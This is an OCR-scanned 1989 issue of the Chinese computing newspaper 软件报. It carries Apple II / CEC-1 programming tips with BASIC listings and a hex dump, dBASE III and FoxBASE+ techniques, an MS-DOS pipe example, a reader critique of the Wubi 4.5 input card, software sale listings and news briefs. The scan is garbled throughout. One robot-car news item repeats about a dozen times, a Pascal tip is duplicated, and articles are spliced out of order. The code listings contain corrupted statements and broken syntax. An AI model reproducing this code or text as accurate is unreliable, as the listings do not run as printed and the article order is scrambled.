0190-45 79 71 00 87 8D 81 02
0195-81 80 1E 85 85 85 85 28
0200-F1 2B 84 F9 4E 8E 79 71
0205-15 F9 80 1E 48 FF 4A 31
0210-85 00 AC 00 00 05 A2 F9
0215-15 F9 80 1E 87 8D 17 50
0220-01 0E 9F 09 28 85 07 50
0225-75 43 75 57 75 5B 29 79
0230-3B C7 85 80 4C 4C 00 C8
  
```

## 在苹果机内运行较大程序的一种方法

内存为48K的苹果机加入汉卡时，用户有34K的使用空间。加入汉卡后，这部分空间又被中文区分为14K的程序区和12K的数据区，中间的8K

被冲文区占用。当程序超过14K时，程序无法运行。

如果数据较少，比如只有8K，余下的6K空间能不能用来编程呢？我通过实践，找到了一种解决问题的方法。假设有一个长度为20K的程序P。

1. 把程序P分成两个小程序。第一个小程序的长度应小于等于14K，把这两个程序分别以A和B为名存盘。

2. 任意找一个长度稍大于8K无用的程序P'以C为名存盘。

3. 利用DOS系统盘中ENVIRONMENT程序，改变程序A、B、C的行号，使A的行号<C'的行号<B的行号。

4. 利用DOS的EXEC功能，把以上三个文件转换成T型文本文件，并合并成一个文件M。此步和下步须在西文状态下操作。

5. 在程序M中，改变程序C的第一行，使其GOTO到程序B的第一行，存盘。

经过上述方法处理的程序，在执行时中间8K无用的程序会被中文区覆盖，而程序的主体部分仍然存在。当执行到程序A的最后一行后，会自动跳过被中文区覆盖的部分，接着执行程序B，这样分别在程序区和数据区的两个程序就被连接到一起，从而解决了在内存较小的机器上运行较大程序的问题。

注意，本方法只适合那些程序较大而产生的变量较少的场合，同时存放变量的最低指针应根据程序的大小，适当向上移动。

天津 廖国生

音符频率码及其音响的自动生成

音符频率码及其音响的自动生成

电脑音乐设计中,音符的频率码的计算,确定是很烦琐的,每一种调式,都得有一套频率码,音阶向频率码的差异如果不准确,音乐就会不协调。

```
10 DIM W(12),M(12),B(12)
20 Z19="BCD EDE F GFC GCA GAB"
30 INPUT"pinluoshaoshi=?(1-255)";c
40 INPUT"yinxuan=?(M,B1,D,X,M1,X2,X3)";X5:1
NEWI"Yinning=?(c--M--B)";A5
50 FOR I=1 TO 12:M(1)=C/2^(I-1)/12:NEXT
60 NONE:PRINT C;TAB(9);"12 pingjunlu pinluo B
iao";X5
70 IF X5="M2" THEN U=1/8:GOTO 150
80 IF X5="B1" THEN U=1/4:GOTO 150
90 IF X5="D" THEN U=1/2:GOTO 150
100 IF X5="X" THEN U=1:GOTO 150
110 IF X5="M1" THEN U=2:GOTO 150
120 IF X5="X2" THEN U=4:GOTO 150
130 IF X5="X3" THEN U=8:GOTO 150
140 NONE:GOTO 300
150 FOR I=1 TO 12:M(I)=M(1)/U:NEXT
160 PRINT:PRINT"D.H 1";TAB(17);"Y I M N I H C"
:GOSUB 300
170 PRINT TAB(4);"1C";FOR M=1 TO 10:Z5=MID$(Z19,M,2);PRINT TAB((M+1)*2);Z5;:NEXT:PRINT TAB(30);"B"
180 GOSUB 300
190 FOR K=0 TO 11:Z5=MID$(Z19,K*2+1,2)
200 FOR I=1 TO 12:B(1)=INT((M(1)/2^(K/12))/NEXT
210 IF A5=Z5 OR A5=CHR$(20) THEN 230
220 GOTO 250
230 PRINT Z5;"1";FOR J=1 TO 11:PRINT TAB(J*3+2);B(J);:NEXT J:PRINT TAB(48);B(12)
240 MUSIC B(1),200:MUSIC B(3),200:MUSIC B(5),2
00:MUSIC B(6),200:MUSIC B(8),200:MUSIC B(10),2
00:MUSIC B(12),200:B(1)=B(1)*2:MUSIC B(1),200
250 NEXT
260 GOSUB 300:PRINT:PRINT:PRINT"Jixuoz?(y/c/n)";GET K5:IF K5="Y" THEN 40
270 IF K5="C" THEN 30
280 END
300 FOR I=0 TO 39:PRINT"-";:NEXT:RETURN
```

笔者设计了一个音符频率码及音阶发音的自动生成程序,可以自动生成各种调式的各音组的每个音阶的频率码,并以整齐的表格形式显示出12平均率频率码表,同时连续发出各调的大调音阶的音响,可监听音阶的准确性和协调性。

该程序可在CEC-1微机音乐语言MUSIC IC中,也可用在其兼容的微机音乐、音响语序程序中。

程序RUN后,首先输入基准(主)音的频率码数值(1-255之间,如120),然后输入所需的音组名(如X),再输入所需的音组,输入方式有三:①某一升号调式,输入中号及调号(如#D),回车;②某一无升号调式,输入调号及空格(如C),回车;③十二种调式,输入F,回车。完成以上操作后,即自动显示频率码表和发音,完后再有三种选择:①继续输出其他音组频率码,按Y键;②继续输出其他基准音的频率码,按C键;③结束程序运行,按任何其他键。

文汉 周光雷

本版责任编辑:00号

在CEC-1型中华学习机上,增加汉字输出信息处理的程序

汉字输出信息处理的程序给使用带来极大的方便,程序设在7000~7116地址上。其中7000~7007为设置显示出错信息程序的新入口地址,7010~7014为B表主程序,功能为:在英文方式仍由原程序处理;在中文方式则显示相应的汉字信息,并清除该行信息以下的屏幕,当程序执行中出错时,原来二行信息合并为一行。704C~7110存放DOS出错信息的汉字代码。7107~7110存放每条信息的位置参数。程序装入后用7000G运行。本程序适用于标准DOS和快速DOS。BASIC语言的出错信息汉字化也可仿此设计。但由于BASIC解释系统已经固化,程序要复杂些。

苏州 李书富

7000-7116

DOS 出错信息 汉化

CEC-1微机不具备双驱的条件,用一台驱动器编辑、编译、运行PASCAL程序很不方便。特别是调试程序时,每编辑修改一次,就得更换磁盘编译、运行。笔者经摸索找出了一种在一般情况下只用一片盘就可启动、编辑、编译、运行PASCAL程序的方法。具体作法是:将APPLE PASCAL四张盘(0-3号)中的1号盘(APPLE1)上名为SYSTEM FILE.R的文件复制到其他盘上后,再把它1号盘删除,然后将APPLE2或片上的文件SYSTEM.COMPLER复制到APPLE1,此时,新的APPLE1便具备启动、编辑、编译、运行PASCAL程序的功能,并有14K的磁盘空间供你存放工作文件。除非程序较大,这个空间已经够用。如果尚感不够,你还可将APPLE1上的文件SYSTEM.SYNTAX.R删除,而使用一张编译出错信息表来代替它。把大程序分解为小程序也是一个办法。以后,每次都可重复这一过程,自动,在命令键下输入E编辑文件,能进入Q、U、R运行出错状态且更新、编译、运行工作文件。众所周知,调试一个程序直至通过,往往需要反复修改。而新构造的APPLE1将使你多次重复上述过程而无需更换盘片,这就给你带来巨大的方便。程序通过以后再用APPLE2或其他盘片配合了,把调好的程序复制到其他盘上保存与其他文件连接等,不过这些步骤一般耗时不多了。

昆明 耿杰

在中华学习机上如何读出中文状态时屏幕中的字符

在中华学习机上,有时要读出在中文状态下显示在屏幕上的字符。我试编了一个应用程序,可实现该功能。其原理说明如下。中华机CEC-1中文系统以\$9200(37376)~\$94FF(38143)共768个字节作为汉字屏映射区。屏幕上没有字符或键入HOME后,映射区依次充满了\$80,\$20...按规定汉字每行有十行,每行三十四格。显示的ASC码,每个字符占一格,显示的汉字在屏幕上占二格。它们都可以在程序中以字符串的形式用PRINT命令输出到屏幕上,其中ASC码用CHR\$(ASC码)的标准形式,而汉字用CHR\$(127)+CHR\$(区码)+CHR\$(位码)的三字节形式。在这里CHR\$(127)是汉字的识别符,区、位码使用学习机的机内码。

但是在屏幕映射区内,无论是ASC码或是汉字的存放方式却与上不同。可显示的ASC码,在映射区内它对应的RAM中连续两个都存放不加128的ASC码。而汉字在内存映射区它对应的RAM中,以\$7F,区码,\$7F,位码的形式存放。而且这里的区、位码却使用异形国际码,存放的是减去128后的异形国际码的值。\$7F是汉字的识别码。由此可知,屏幕上的每一格,在映射区内对应了两个字节。在屏幕上显示的每个ASC码,占用了映射区对应的两个字节,每个汉字占用了映射区的四个字节。可由此推导出中文映射区内两个地址H(1<V<10,1<H<34)对应于映射区内两个地址D=37376+2\*(H-1)+68\*(V-1)和F=D+1。我们可以认为地址D内存放的是识别码,地址F内存放的是字符的对应码。因此,若要读出屏幕上第V行第H格上的字符,对于ASC码的,只要PEEK(F),而对于中文除了要读出F和F+2上的区、位码,还要进一步把所读出的区、位码异形国际码转换成学习机内码。CEC-1汉字系统中有一个以\$C389为入口的4USR.COM

件工程的教学和研究工作。

李无师承,殊难受益,要学习,就要有教师,而教师的水平高低,又直接影响教学质量,“名师出高徒”,为了确保函授质量,我们特聘了四川大学计算机系系的几位教师任教,他们长期从事计算机教学和研究工作,积累了丰富的教学经验,他们乐于与同学们一道搞好教学,尽其所知辅导大家。“师傅领进门,巧学在各人”,是否能成为“高徒”除教师的因素外,主要还取决于自身的勤奋好学,希望各位同学能刻苦自学,尊敬教师,积极主动与教师配合,严格按照教学进度和要求进行学习,以期取得优异成绩。

张开德,女,副教授,四川大学计算机系系主任,长期从事计算机科学的的教学和研究工作,有丰富的教学经验。目前正在从事软件工程的的教学和研究工作。

在中华学习机上如何读出中文状态时屏幕中的字符

D\* 子程序,可作预处理后用此子程序来完成这一任务。下面的程序就是按照上述探索,编制未读出屏幕上任意位置的字符的。程序中第10,20行存入\$300的汇编子程序可以完成把异形国际码从\$07单元读入累加器,经USR.DCOD子程序转换成学习机内码,再送入\$08单元的工作。程序里的100至140句的BAS I C子程序可以读出屏幕第V行第H格的任意字符后赋给C\$,100句用来处理ASC码,120,130句用来处理汉字。

主程序的30句以键盘输入方式查询须读屏幕上那一行那一格开头的字符,行数放在V,格数放在H。第40句读出从H格起的31格的字符并赋于B\$,50句查询读出的字符B\$打印在何处。

广西 李京泰

```
0 CLEAR
10 DATA 163,7,32,137,195,133,8,96
20 FOR I = 760 TO 725: READ X: POKE I,X: NEXT
30 INPUT "V,H=?";V,H
40 K = 0: FOR I = H TO H + 30: GOSUB 100: B$ = B$ + C$: NEXT
50 INPUT "V,H=?";V,H: VTAB V: HTAB H: PRINT B$
60 END
100 D = 37376 + 2 * (I - 1) + 68 * (V - 1): E = PEEK (D): F = PEEK (D + 1): IF E < 127 THEN C$ = CHR$(F): GOTO 140
120 C$ = K + 1: F = F + 128: POKE 7, F: CALL 760: W = PEEK (8): IF K = 1 THEN C$ = CHR$(127) + CHR$(W): GOTO 140
130 C$ = CHR$(W): K = 0
140 RETURN
```

唐先余,男,讲师,由他编写的《实用DOS技术》一书,目前正在付印之中。该同志多次获得院系教学质量优秀奖。他所从事的汉字操作系统的研究和开发工作,正在紧张进行。

韩仲清,男,讲师,已出版《数据库技术与应用》等四本著作,多次获得院系教学质量优秀奖。目前正在从事新一代关系数据库dB ASE IV的开发和资料编写工作。

丁正金,男,副教授,已出版《微型计算机原理与汇编语言程序设计》等多本著作,特别是在网络与办公自动化技术,软件的加密和解密技术,软件的信息技术等方面有很强的研究和实践能力。

曹成福,男,副教授,将出版《计算机原理》一书。该同志与他人合作科研项目《酒类发酵自动控制系统》已获巨大经济效益,列为全校重点应用推广项目。

这一过程,自动,在命令键下输入E编辑文件,能进入Q、U、R运行出错状态且更新、编译、运行工作文件。众所周知,调试一个程序直至通过,往往需要反复修改。而新构造的APPLE1将使你多次重复上述过程而无需更换盘片,这就给你带来巨大的方便。程序通过以后再用APPLE2或其他盘片配合了,把调好的程序复制到其他盘上保存与其他文件连接等,不过这些步骤一般耗时不多了。

昆明 耿杰

主要任课教师简介



# 软件报



1989年  
4月22日  
第16期  
总第134期

普及计算机知识  
开发软件资源  
交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟德  
国内统一刊号CN51-090 订阅代号：61-74 地址：成都市金河街75号

## 对五笔字型双字库汉卡4.5版的一点浅见

五笔字型汉字输入法，发展很快，现在已有4.5双字库版。确实使人感到高兴。笔者试用了4.5版汉卡，感到有下列几点不足之处，希望王永民先生以及同行的帮助、同时共同来解决存在的问题，以便更好地应用五笔字型技术为社会主义现代化服务。

一、联想功能不够理想。具体表现在与五笔字型默认第一个字的特点发生矛盾。

例如要输入“五笔字型”语组，在五笔型下，键入“GGHG”，“五”字上了屏幕，可在提示行中没有联想。笔者在五笔型简捷找不到办法用联想功能输入“五笔字型”这个语组。只有在拼音状态下，键入“WU”，按空键选择“五”字后，才有联想功能。

又如如输入“打印机”这个词，在五笔型下，键入“RS”，打字可以上到屏幕，可是没有联想，只有你键入“RSZ”或“RSZZ”后，按空格键后，打字出现在提示行，在你选择后，“打”字才上到屏幕上，这时才有联想功能。我理想中的联想，应该是打字不管是否默认的第一个字也好，是挑选上去的也好，只要出现在屏幕上就应该有联想出现在提示行中。另外，五笔字型的联想功能的切换与MAKE R都占用了这个提示行，使五笔字型的联想功能的使用又受到了限制。（这倒不是个普遍性的问题。）

二、4.5版占内存太大：对于内存640K的内存的微机来说，简直到可怕得不能应用dBASE II。

我以前用4.0汉卡，用单操作系统，先建立280K内存的虚拟盘，将dBASE II的主要文件拷贝到虚拟盘上，进入dBASE II，仍可正常运行。可在4.5版用双操作系统，运行dBA

SE II就非常困难。用DOS中CHKDSK命令检查内存，发现4.5版汉卡，系统启动后，640K内存的可用内存为239.3K，占用了400.7K内存，简直有些使人不敢相信，如果再调WK2024，可用内存减少到212.7K，用2024 P16打印，可用内存也只有229.8K，这对于运行dBASE II来说，当然非常困难了。就是AT机，内存1兆，我也认为4.5版占内存太多了。社会上拥有的微机我想PC/XT占的比例不少。一般的单位大多是640K，或者512K内存，4.5版的这个缺点，我想肯定会影响它的使用范围。希望王永民先生能帮助我改进，解决这个问题。

三、用2024P16打印时，除A、B字型中的汉字与数字字符等高以外，其余的都不等高，数字中的“0”，中间斜杠最好取消，同WK2024一样为好。另外，不知怎么搞的，用2024P16打印时，莫名其妙地出现了NO paper error writing device PRN……”其实，纸没有用完的问题，这也许是程序中的一个小缺陷，但是它影响使用。

我是个初学者，对于五笔字型这一享有信誉的优良软件，我希望它能不断完善，让更多的特别是拼音方面知识基础较差的同志应用它。

湖南 张建新

在FoxBASE下如何拷贝汉字屏幕？以前用C—dBASE II进行屏幕拷贝，但这次用的是Fox BASE开发的软件，在FoxBASE下拷贝屏幕菜单时发现拷贝出来的汉字菜单与屏幕面目皆非。笔者用长城0520CH上流行的三种打印驱动程序（3070C、EXE、S、COM、3D、COM）和两种汉字库（CLIB24—588816字节与CLIB24—807248字节）经搭配使用，用TH3070打印机上试过，均不能实现正确拷贝。望广大读者能给予正确的解决办法。

陕西 程明强

★编号：890407  
名称：通用财务，成本核算及报表生成系统

作者：雷涛  
功能简介：本系统是财务工作和计算机高度结合产物，充分利用机器的智能，使之有好的对待用户，它有以下特点：

- 1.完全人机对话，使任何不懂计算机的人，都能方便的按屏幕的提示输入数据，从事财务活动。
- 2.将会计原理装入机器，使任何不懂财务工作的人能进行成本核算等财务工作。
- 3.其报表美观，并完全自动化生成，不需自行设计。
- 4.数据处理：帐与帐之间，表与表之间数据共享，一切可通过运算得到的数据都不必输入。
- 5.自动化程度高，如成本模块，用户只要给出原始数据，从费用的分配、归集、核算、结转（包括结转成本凭证打印）、上表、装订打印都由机器自动完成。
- 6.本系统是专业财务工作者（助理会计师）设计，其适应性、通用性能能满足各种类型的工矿企业需要，如用户有什么特殊要求，可代为设计，并输入本系统。

本系统大大的减轻了财务工作的繁琐，使那些有计算机，但未使用在

财务工作的单位，有机会使用现代化工具，使那些没有计算机的单位，也有了这样的机会，因为到别有用计算机的单位上班几小时，就解决问题，一盘在手，就能使用，的确是广大财务人员的福音。

源程序语言：dBASE II  
运行环境：IBM PC/XT，长城0520CH等兼容机内存存在512K以上  
转让形式：磁盘一张，使用说明一份  
转让价格：160元（含邮资）  
收款单位：成都《软件报》信息部  
★编号：890408  
名称：财务凭证汇总处理程序  
作者：姚文军

功能简介：实现对凭证数据按科目进行汇总处理，自动检查每张凭证的借贷平衡关系，灵活地进行每本凭证或月、年的汇总。并能方便地进行工作数据表的更换，便于修改任何一张凭证。本程序充分利用数字键进行操作，提高数据输入速度。此程序在本单位长城机上运行一年多来，情况良好，工作效率可提高5~6倍以上。

源程序语言：dBASE II  
运行环境：长城0520CH及其兼容机  
转让形式：程序清单和使用说明  
转让价格：20元（含邮资）  
收款单位：成都《软件报》信息部

《模糊数学与计算机应用》一书共分两篇。第一篇介绍模糊数学知识和应用方法，以及在许多领域的应用实例，第二篇详尽给出多种实用的应用程序。

模糊数学是一门新兴学科，近年来不但应用在自然科学方面，而且已在经济管理学、语言学等社会科学领域也得到广泛应用。模糊数学与计算机技术更是息息相关。二者之结合，既增强了用模糊数学方法处理问题的能力，又提高了计算机的“智力”。

每本定价4.20元，另加邮资0.5元。本书附应用程序软盘2张，定价120.00元（含邮资），款到即发。

敬啟人：成都市华西医科大学修建室 罗秀武



### OS/2 应用的兼容性

MS-DOS (Disk operating system) 的主要功能是启动文件系统和装入程序。大多数程序是采用BIOS接口或者用从硬件直接存取的方法来取交。BIOS接口和硬件存取方法因厂家和机种而异。因此，虽然都是采用MS-DOS，但程序不兼容。

相反，OS/2加强了键盘、显示、鼠标的接口，并充分说明了系统结构状况和预置，因此，所有的程序都不需要由硬件直接存取。

由于1.0版本没有图形界面，因此在1-1版本里增加了表示管理程序，解决了图形应用之间的兼容性。

毫无疑问，在硬件结构不同的机种里，即使是OS/2，也不能保证直接控制硬件的设备驱动和I/OPL程序的兼容性。

OS/2应用软件的兼容性远比MS-DOS优越。

成都 新秀译

△软件技术交易会在京召开 为促进软件技术商品化，促进软件产业的形成与发展，中国软件技术公司、中国技术市场联合开发集团、中国电子工业设备仪器公司于日前联合举办全国第二届软件技术市场交易会。七十多个单位和五百余项软件参加了交易，其中既有受到国家、部委、省市奖励的优秀软件，也有刚刚投入市场的新软件。

△“武器”的电脑“欢迎顾客光临”、“欢迎您使用共振语音合成器”……这清晰、流畅的声音竟出自于北京电脑大厦展销厅里一排排长城微型计算机。这些计算机不仅能“谈”单词、语句，而且能滔滔不绝地“谈”输入的文件。更有趣的是，它们能“讲”汉语、英语，还可以模仿男女老少的声音，并且讲得又快又清楚。

计算机开口说话减轻了操作员的视觉疲劳，提高了汉字输入的准确性，这对于办公自动化及文稿校对有重要意义。此外，在公共场所设置可说话的“电脑问路”，可以为文盲、盲人服务。文语转换系统还可用于计算机辅助教学系统、残疾人语音系统、工业控制及报警系统等。

△中科院开发成功中英文UNIX系统 中科院软件所经十年努力，成功地开发出中英文UNIX多用户操作系统，在国外引进的和国产的微机、小型机、超小型机和工作站皆适用。UNIX是美国电话电报公司开发出的一种多用户操作系统。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△海軍航空兵研制成像预报天气的遥感自动化工程 一种用电脑代替人脑分析天气图资料、预报天气情况的“经典预报自动化工程”日前通过技术鉴定。

以往分析天气图资料，预报天气大多是凭经验处理的，主观因素强。由海軍航空兵气象处和某飞行团气象台研制的“经典预报自动化工程”，用电脑代替人脑分析、分析天气图资料，挑选相似模式，自动控制天气预报，有效增强了客观性，使24小时气象预报的准确率提高了7%，速度提高了10多倍。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。

△智能小车查长抄问程 最近，国防科技大学研制成功一种发现近前方有障碍物能自动转向避障的智能小车。这种小车由驱动、视觉、超声波、遥控及通信等系统组成。车上装有摄像头和8个微处理器，它的主要功能有：遥控，中心控制室操作人员根据电视画面进行遥控；自主导航，计算机根据摄像头信息进行处理，提取路边信息。根据这个信息，计算机规划出一条小车行驶路径，并根据障碍情况躲避。



OS/2 应用的兼容性

软件的兼容性

# DBASE-III 程序设计技巧

```

SET PROM 1 TO ON(17)
SET PROM 2 TO ON(17)
SET PROM 3 TO ON(17)
SET TALK OFF
CLEAR
@ 1,0 SAY '一个记录内容分二屏幕输入时提示'
SELECT 1
USE ABC
@ 0,0 SAY 'F1--删除, F2--后屏, F3--退出'
ENTER_TJN=99
DO WHILE .T.
  IF ENTER_TJN=99
    KEY_NUM=ENTER_TJN
    ENTER_TJN=99
  ELSE
    KEY_NUM=PEEK(PEEK(1052)+1023)
  ENDIF
  DO CASE
  CASE KEY_NUM=99
    @ 2,0 CLEAR
    MOVE=SPACE(20)
    MOVE=SPACE(40)
    MOVE=SPACE(40)
    @ 3,0 SAY '姓名' GET NAME
    @ 4,0 SAY '目前情况' GET NOWHH
    READ
  CASE KEY_NUM=60
    @ 2,0 CLEAR
    ZOWH=SPACE(40)
    @ 2,0 SAY '执行情况' GET ZOWHH
    READ
  CASE KEY_NUM=41
    EXIT
  OTHER
  LOOP
  DBCASE
  DBCO
  APPD BLANK
  SET DE WITH DEW,MC WITH MCL,MWH WITH MWL,MWH WITH ZOWH
  USE
  WAIT

```

用DBASE-III编写应用程序时,总涉及到大量的键盘输入操作,下面介绍如何从PEEK()函数来测试功能F1-F10及程序设计中的应用。

```

一、测试功能键
PEEK()函数同BASIC中的INKEY函数相似,但也不完全相同,在功能上能胜任INKEY函数的部分功能,它可以在程序中不停地就最近一次键盘的输入键。
下面是一个程序,直到在键盘上按下F10键,程序才能继续运行。
DO WHILE .T.
  N=PEEK(PEEK(1052)+1023)
  IF N=68
    EXIT
  ELSE
    LOOP
  ENDDO

```

在这段程序中,按不同的功能键将产生不同的N值,所按功能键与N值的对应关系如下:

| 功能键 | 变量N数值 |
|-----|-------|
| F1  | 59    |
| F2  | 60    |
| F3  | 61    |
| F4  | 62    |
| F5  | 63    |
| F6  | 64    |
| F7  | 65    |
| F8  | 66    |
| F9  | 67    |
| F10 | 68    |

二、多屏输入中的应用  
了解了这一功能,成为通用PEEK()函数,可以在很多程序上得到应用,在此作者通过如何用于输入一条需要多屏的长记录来改进其输入,方法上的实际应用例子来加以介绍,以下是一个说明方法实际的例子:  
上海 余入中

软件重用即软件的可用性(Reusability),是指软件生产中存在许多通用的、能共享的成分,并且这些成分在适当条件下加以重新利用。MS-DOS(2.00以上版本)是当前最流行、拥有用户最广泛的操作系统,而DBASE III是微机上使用最多的关系型数据库管理系统之一。利用MS-DOS提供的某些功能可以达到DBASE III命令很难达到的功能,且还能增强命令文件的可靠性。

一、MS-DOS的输入输出重定向操作和过滤处理  
MS-DOS的输

## 软件重用 在 DBASE III 检索中的 应用

时,用到多个检索词时检索,可用MS-DOS的管道操作。例如: FIND/N  
"农业机械" NYZL, TXT; FIND/N "中" >PRN;  
MS-DOS用垂直线 "|" 作为管道符号,表示左面的输出送到右面的输入中去。用管道操作可把一个程序或命令的输出作为一个命令或程序的输入,并依次类推形成一个连续的处理过程。因此,上例的意义是:从文件 NYZL.TXT 中查出所有含有"农业机械"的行,组成一个"中间结果"作为一个命令的输入,下一个命令在"中间结果"中查出含有"中国"的行,通过重定向在打印机上输出。

以上介绍的方法只能检索.TXT文件,不能检索.DBF文件。  
江西 王令方

## MS-DOS与PC-DOS的关系

IBM PC上的DOS系统常被用户称为MS-DOS或PC-DOS,对此,有人说它们是一回事,也有人说这是同一物的两个名。笔者抱着弄个水落石出的愿望查阅了有关资料,证实:MS-DOS是Microsoft公司为一般的16位单用户微机设计(磁盘)操作系统,而PC-DOS是IBM公司从Microsoft公司购买MS-DOS并作了少量修改后形成的、专用于IBM-PC机的操作系统。从系统软件设计的观点看,它是在CP/M基础上又吸收了XENIX的部分功能(树形的文件、目录结构,较强的命令功能),成为通用及ENIX的桥梁。

由此看来,目前16位(32位)微机用户使用的DOS都应称为PC-DOS,从而用户也就没有必要抱着增强操作性能的希望,去寻求另一个"与此不同"的DOS了。  
成都地专学厅 卢小平

## 由双定位法看 DBASE III 之不足

在讲双定位法之前,我们先来构造一个有十条记录,所包含的字段为SEX(性别)的数据的数据库,其记录在原库中的排列顺序如表一(注:SEX中1-男,2-女)在原库中根据SEX字段索引库,

| 记录号 | SEX |
|-----|-----|
| 1   | 1   |
| 2   | 1   |
| 3   | 2   |
| 4   | 1   |
| 5   | 2   |
| 6   | 2   |
| 7   | 1   |
| 8   | 2   |
| 9   | 1   |
| 10  | 1   |

| 索引记录号 | SEX | 原记录号 |
|-------|-----|------|
| 1     | 1   | 1    |
| 2     | 1   | 2    |
| 3     | 1   | 4    |
| 4     | 1   | 7    |
| 5     | 1   | 9    |
| 6     | 1   | 10   |
| 7     | 2   | 3    |
| 8     | 2   | 6    |
| 9     | 2   | 8    |
| 10    | 2   | 5    |

得表二,用单定位法(SEEK定位法)时,虽然SEEK语句一次性定位速度快,但由于它只能定位到第一条符合条件的记录上,对以后满足条件的记录则采取循环累加的方法进行统计,这样用单定位法检索时就受到满足条件记录数多少的影响,不能实现所有字段的快速检索。但如果仔细分析表二可以看出,检索SEX为1的所有记录可以这样做:先定位到第一个符合条件的记录上,得索引记录号为1,然后再定位到第一个不符合该条件的记录上,得索引记录号为7,减1等于6,而6正是我们所希望得到的检索人数,因此得出一个结论:在数据检索中,只用两次定位既可得到满足条件的记录总数。但在DBASE III软件中只提供当前记录函数,而不提供当前索引记录函数,因此若直接用RECNO()函数取上题,会得到3减1等于2这一错误结论。因此要用双定位法,就需要专门建立一个提供当前索引记录函数的字段(关于这一字段的建立方法,因篇幅有限,在此不另作介绍)。由此看出由于DBASE III软件的不完善性,使得可以超快速的检索的双定位法不能实现。  
青海 马亮

在FOXBASE+中调用汇编程序  
在用FOXBASE+编制应用软件时,常常要用到一些特殊功能,例如改变光标的大小、设置系统的时间及日期等等,为了解决这个问题,我们可以用宏汇编语言编写一段小程序然后在FOXBASE+的应用程序中调用子程序的功能。  
在FOXBASE+中,有两条手册上没有列出的命令:CALL和LOAD。这与DBASE III+是兼容的,其作用是加载一个宏汇编子程序到内存,作为FOXBASE+的一个模块,而不是外部程序。  
FOXBASE+规定:加载的模块必须是二进制文件,一次最多可加载5个这样的模块,每个模块最大32K字节,每个加载模块必须是唯一的,其文件的扩展名默认为BIN  
对已加载的模块可以用RELEASE MODULE(模块名)释放,这样可以腾出内存空间来加载别的模块,在FOXBASE+中,可以用DISPLAY STATUS来查看已加载的模块。  
在编写宏汇编语言子程序时,应注意以下约定:  
1)第一个可执行指令必须放在偏移量(OFFSET)为0的地址处。  
2)子程序存放在磁盘上所占空间不应大于其加载至内存的实际容量,也就是说,模块在运行时不能再动态的申请内存空间。  
3)汇编子程序不应增加或减少CALL命令所带的参数。  
